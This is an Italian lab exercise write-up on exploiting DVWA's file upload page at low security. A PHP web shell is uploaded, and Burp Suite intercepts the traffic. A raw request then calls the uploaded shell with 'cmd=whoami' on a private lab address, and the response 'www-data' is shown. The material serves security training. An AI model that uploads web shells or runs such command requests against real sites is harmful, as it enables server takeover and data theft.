Esercizio S6 L1

Shell php:

Ecco un immagine di una semplice shell php che ci permetterà di dimostrare il File Upload Expoit di DVWA.


Upload della shell:

Per procedere nell'exploit prima ci assicuriamo che il livello di sicurezza nella pagina DVWA Security sia impostato su low , in seguito carichiamo la shell in DVWA nella pagina di file upload.

Tutti questi passaggi vengono intercettati ed analizzati da Burpsuite.


Se la shell sarà caricata correttamente questo sotto è l'immagine che verrà visualizzata.

Intercettazioni di Burpsuite:



Intercettazioni di Burpsuite:

possiamo vedere Burpsuite all'opera quando eseguiamo il comando ls nella barra dell'url. La shell utilizzata ci permette di inserire un comando qualsiasi ed eseguirlo, di seguito un'altro esempio usando un comando diverso.
Così facendo è possibile reperire molte informazioni sulla Web App DVWA.



Risultato delle varie richieste:

Request

Pretty Raw Hex

```
1 GET /dvwa//hackable/uploads/shell2.php?cmd=whoami HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b
  3;q=0.7
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=ad0f0c70c5c74f0cb6a71dcbdff9cf4f
9 Connection: close
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Mon, 08 Jan 2024 13:23:47 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Content-Length: 9
6 Connection: close
7 Content-Type: text/html
8
9 www-data
10
```